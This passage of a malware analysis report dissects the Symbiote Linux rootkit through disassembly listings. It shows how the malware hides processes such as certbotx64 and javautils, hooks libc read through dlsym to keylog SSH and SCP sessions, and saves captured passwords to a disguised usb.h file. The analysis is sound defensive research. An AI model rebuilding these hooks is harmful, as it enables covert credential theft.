
The hidden_proc function expects a process ID as an argument. It calls the strspn and strlen functions in order to ensure that the process ID consists of digits only:



```
.text:0000000000001442
.text:0000000000001442
.text:0000000000001442 ; Attributes: bp-based frame
.text:0000000000001442
.text:0000000000001442 hidden_proc proc near
.text:0000000000001442
.text:0000000000001442 s= qword ptr -148h
.text:0000000000001442 n= qword ptr -140h
.text:0000000000001442 lineptr= qword ptr -138h
.text:0000000000001442 filename= byte ptr -130h
.text:0000000000001442 stream= qword ptr -28h
.text:0000000000001442 var_20= qword ptr -20h
.text:0000000000001442 var_14= dword ptr -14h
.text:0000000000001442
.text:0000000000001442 ; __unwind {
.text:0000000000001442 push    rbp
.text:0000000000001443 mov     rbp, rsp
.text:0000000000001446 push    rbx
.text:0000000000001447 sub     rsp, 148h
.text:000000000000144E mov     [rbp+s], rdi
.text:0000000000001455 mov     rax, [rbp+s]
.text:000000000000145C lea     rsi, accept     ; "0123456789"
.text:0000000000001463 mov     rdi, rax        ; s
.text:0000000000001466 call    _strspn
.text:000000000000146B mov     rbx, rax
.text:000000000000146E mov     rax, [rbp+s]
.text:0000000000001475 mov     rdi, rax        ; s
.text:0000000000001478 call    _strlen
.text:000000000000147D cmp     rbx, rax
.text:0000000000001480 jz      short loc_148C
```

Figure 37

The ELF binary retrieves information about a process from the “/proc/<pid>/status” file, as shown in figure 38.




```
.text:000000000000148C
.text:000000000000148C loc_148C:
.text:000000000000148C lea     rdx, aProcSStatus ; "/proc/%s/status"
.text:0000000000001493 mov     rcx, [rbp+s]
.text:000000000000149A lea     rax, [rbp+filename]
.text:00000000000014A1 mov     esi, 100h       ; maxlen
.text:00000000000014A6 mov     rdi, rax        ; s
.text:00000000000014A9 mov     eax, 0
.text:00000000000014AE call    _snprintf
.text:00000000000014B3 lea     rdx, modes      ; "r"
.text:00000000000014BA lea     rax, [rbp+filename]
.text:00000000000014C1 mov     rsi, rdx        ; modes
.text:00000000000014C4 mov     rdi, rax        ; filename
.text:00000000000014C7 call    _fopen
.text:00000000000014CC mov     [rbp+stream], rax
.text:00000000000014D0 cmp     [rbp+stream], 0
.text:00000000000014D5 jnz     short loc_14E1
```

```
.text:00000000000014E1
.text:00000000000014E1 loc_14E1:
.text:00000000000014E1 mov     [rbp+lineptr], 0
.text:00000000000014EC mov     [rbp+n], 0
.text:00000000000014F7 mov     rdx, [rbp+stream] ; stream
.text:00000000000014FB lea     rcx, [rbp+n]
.text:0000000000001502 lea     rax, [rbp+lineptr]
.text:0000000000001509 mov     rsi, rcx        ; n
.text:000000000000150C mov     rdi, rax        ; lineptr
.text:000000000000150F call    _getline
.text:0000000000001514 mov     [rbp+var_20], rax
.text:0000000000001518 cmp     [rbp+var_20], 7
.text:000000000000151D jg      short loc_1544
```

Figure 38

The purpose of this function is to compare two process names and to return 0 if they match (see figure 39). Symbiote's objective is to hide some processes that are related to the malware such as: certbotx64, certbotx86, javautils, javaserverx64, javaclientex64, javanodex86 (BlackBerry's article).



```
.text:00000000000015CC
.text:00000000000015CC loc_15CC:
.text:00000000000015CC mov     edx, [rbp+var_14]
.text:00000000000015CF mov     rax, cs:pth_ptr
.text:00000000000015D6 movsxd  rdx, edx
.text:00000000000015D9 mov     rax, [rax+rdx*8]
.text:00000000000015DD test    rax, rax
.text:00000000000015E0 jnz     short loc_157B
```

```
.text:000000000000157B
.text:000000000000157B loc_157B:
.text:000000000000157B mov     edx, [rbp+var_14]
.text:000000000000157E mov     rax, cs:pth_ptr
.text:0000000000001585 movsxd  rdx, edx
.text:0000000000001588 mov     rax, [rax+rdx*8]
.text:000000000000158C mov     rdx, [rbp+lineptr]
.text:0000000000001593 add     rdx, 6
.text:0000000000001597 mov     rsi, rax        ; s2
.text:000000000000159A mov     rdi, rdx        ; s1
.text:000000000000159D call    _strcmp
.text:00000000000015A2 test    eax, eax
.text:00000000000015A4 jnz     short loc_15C8
```


```
.text:00000000000015A6 mov     rax, [rbp+lineptr]
.text:00000000000015AD mov     rdi, rax        ; ptr
.text:00000000000015B0 call    _free
.text:00000000000015B5 mov     rax, [rbp+stream]
.text:00000000000015B9 mov     rdi, rax        ; stream
.text:00000000000015BC call    _fclose
.text:00000000000015C1 mov     eax, 0
.text:00000000000015C6 jmp     short loc_1602
```

```
.text:00000000000015E2 mov     rax, [rbp+lineptr]
.text:00000000000015E9 mov     rdi, rax        ; ptr
.text:00000000000015EC call    _free
.text:00000000000015F1 mov     rax, [rbp+stream]
.text:00000000000015F5 mov     rdi, rax        ; stream
.text:00000000000015F8 call    _fclose
.text:00000000000015FD mov     eax, 1
```

```
.text:00000000000015C8
.text:00000000000015C8 loc_15C8:
.text:00000000000015C8 add     [rbp+var_14], 1
```

Figure 39

The dlsym function is utilized to obtain the address of the read method. If an SSH or SCP process is calling the libc read function, then hook_read is set to keylogger, which is explained below:



```
.text:0000000000001FC6
.text:0000000000001FC6
.text:0000000000001FC6 ; Attributes: bp-based frame
.text:0000000000001FC6
.text:0000000000001FC6 init_method proc near
.text:0000000000001FC6 ; __unwind {
.text:0000000000001FC6 push    rbp
.text:0000000000001FC7 mov     rbp, rsp
.text:0000000000001FCA lea     rax, aRead_0    ; "read"
.text:0000000000001FD1 mov     rsi, rax        ; name
.text:0000000000001FD4 mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000001FDB call    _dlsym
.text:0000000000001FE0 mov     cs:orig_read, rax
.text:0000000000001FE7 mov     eax, 0
.text:0000000000001FEC call    check_ssh_scp
.text:0000000000001FF1 test    eax, eax
.text:0000000000001FF3 jz      short loc_2005
```


```
.text:0000000000001FF5 mov     rax, cs:orig_read
.text:0000000000001FFC mov     cs:hook_read, rax
.text:0000000000002003 jmp     short locret_2013
```

```
.text:0000000000002005
.text:0000000000002005 loc_2005:
.text:0000000000002005 lea     rax, keylogger
.text:000000000000200C mov     cs:hook_read, rax
```

```
.text:0000000000002013
.text:0000000000002013 locret_2013:
.text:0000000000002013 leave
.text:0000000000002014 retn
.text:0000000000002014 ; } // starts at 1FC6
.text:0000000000002014 init_method endp
.text:0000000000002014
```

Figure 40


In the keylogger function, the process calls the original read function with a file descriptor corresponding to SSH or SCP. It also performs a call to the isatty method in order to ensure that the file descriptor is referring to a terminal:



```
.text:0000000000001BF9
.text:0000000000001BF9
.text:0000000000001BF9 ; Attributes: bp-based frame
.text:0000000000001BF9
.text:0000000000001BF9 keylogger proc near
.text:0000000000001BF9
.text:0000000000001BF9 var_68= qword ptr -68h
.text:0000000000001BF9 var_60= qword ptr -60h
.text:0000000000001BF9 fd= dword ptr -54h
.text:0000000000001BF9 var_48= qword ptr -48h
.text:0000000000001BF9 var_40= qword ptr -40h
.text:0000000000001BF9 var_38= qword ptr -38h
.text:0000000000001BF9 s= qword ptr -30h
.text:0000000000001BF9 size= qword ptr -28h
.text:0000000000001BF9 var_20= qword ptr -20h
.text:0000000000001BF9 var_18= qword ptr -18h
.text:0000000000001BF9
.text:0000000000001BF9 ; __unwind {
.text:0000000000001BF9 push    rbp
.text:0000000000001BFA mov     rbp, rsp
.text:0000000000001BFD push    rbx
.text:0000000000001BFE sub     rsp, 68h
.text:0000000000001C02 mov     [rbp+fd], edi
.text:0000000000001C05 mov     [rbp+var_60], rsi
.text:0000000000001C09 mov     [rbp+var_68], rdx
.text:0000000000001C0D mov     rax, cs:orig_read
.text:0000000000001C14 mov     rdx, [rbp+var_68]
.text:0000000000001C18 mov     rbx, [rbp+var_60]
.text:0000000000001C1C mov     ecx, [rbp+fd]
.text:0000000000001C1F mov     rsi, rbx
.text:0000000000001C22 mov     edi, ecx
.text:0000000000001C24 call    rax ; orig_read
.text:0000000000001C26 mov     [rbp+var_48], rax
.text:0000000000001C2A mov     eax, [rbp+fd]
.text:0000000000001C2D mov     edi, eax        ; fd
.text:0000000000001C2F call    _isatty
.text:0000000000001C34 test    eax, eax
.text:0000000000001C36 jnz     short loc_1C41
```

Figure 41


The executable calls a function named log_cmd_line and then getaddrlist. The first function will be detailed in the following paragraphs:



```
.text:0000000000001C90
.text:0000000000001C90 loc_1C90:
.text:0000000000001C90 mov     eax, cs:index_5674
.text:0000000000001C96 movsxd  rdx, eax
.text:0000000000001C99 lea     rax, pw_5673
.text:0000000000001CA0 mov     byte ptr [rdx+rax], 0
.text:0000000000001CA4 call    log_cmd_line
.text:0000000000001CA9 mov     [rbp+s], rax
.text:0000000000001CAD mov     eax, cs:index_5674
.text:0000000000001CB3 add     eax, 0Ah
.text:0000000000001CB6 cdqe
.text:0000000000001CB8 mov     [rbp+size], rax
.text:0000000000001CBC cmp     [rbp+s], 0
.text:0000000000001CC1 jz      short loc_1CD3

.text:0000000000001CC3 mov     rax, [rbp+s]
.text:0000000000001CC7 mov     rdi, rax        ; s
.text:0000000000001CCA call    _strlen
.text:0000000000001CCF add     [rbp+size], rax

.text:0000000000001CD3
.text:0000000000001CD3 loc_1CD3:
.text:0000000000001CD3 call    getaddrlist
.text:0000000000001CD8 mov     [rbp+var_20], rax
.text:0000000000001CDC cmp     [rbp+var_20], 0
.text:0000000000001CE1 jnz     short loc_1CEA
```

Figure 42


The malware constructs a string with the following structure "<getaddrlist result>|<log_cmd_line result>|pw_5673". It calls the saveline function with the "/usr/include/linux/usb/usb.h" parameter:



```
.text:0000000000001D19 lea     rdx, aSSS       ; "%s|%s|%s\n"
.text:0000000000001D20 mov     rsi, [rbp+var_20]
.text:0000000000001D24 mov     rcx, [rbp+s]
.text:0000000000001D28 mov     rbx, [rbp+size]
.text:0000000000001D2C mov     rax, [rbp+var_18]
.text:0000000000001D30 mov     r9, rsi
.text:0000000000001D33 lea     r8, pw_5673
.text:0000000000001D3A mov     rsi, rbx        ; maxlen
.text:0000000000001D3D mov     rdi, rax        ; s
.text:0000000000001D40 mov     eax, 0
.text:0000000000001D45 call    _snprintf
.text:0000000000001D4A mov     rax, [rbp+var_18]
.text:0000000000001D4E mov     rsi, rax
.text:0000000000001D51 lea     rdi, aUsrIncludeLinu ; "/usr/include/linux/usb/usb.h"
.text:0000000000001D58 call    saveline
.text:0000000000001D5D mov     rax, [rbp+var_18]
.text:0000000000001D61 mov     rdi, rax
.text:0000000000001D64 call    erasefree
```

Figure 43

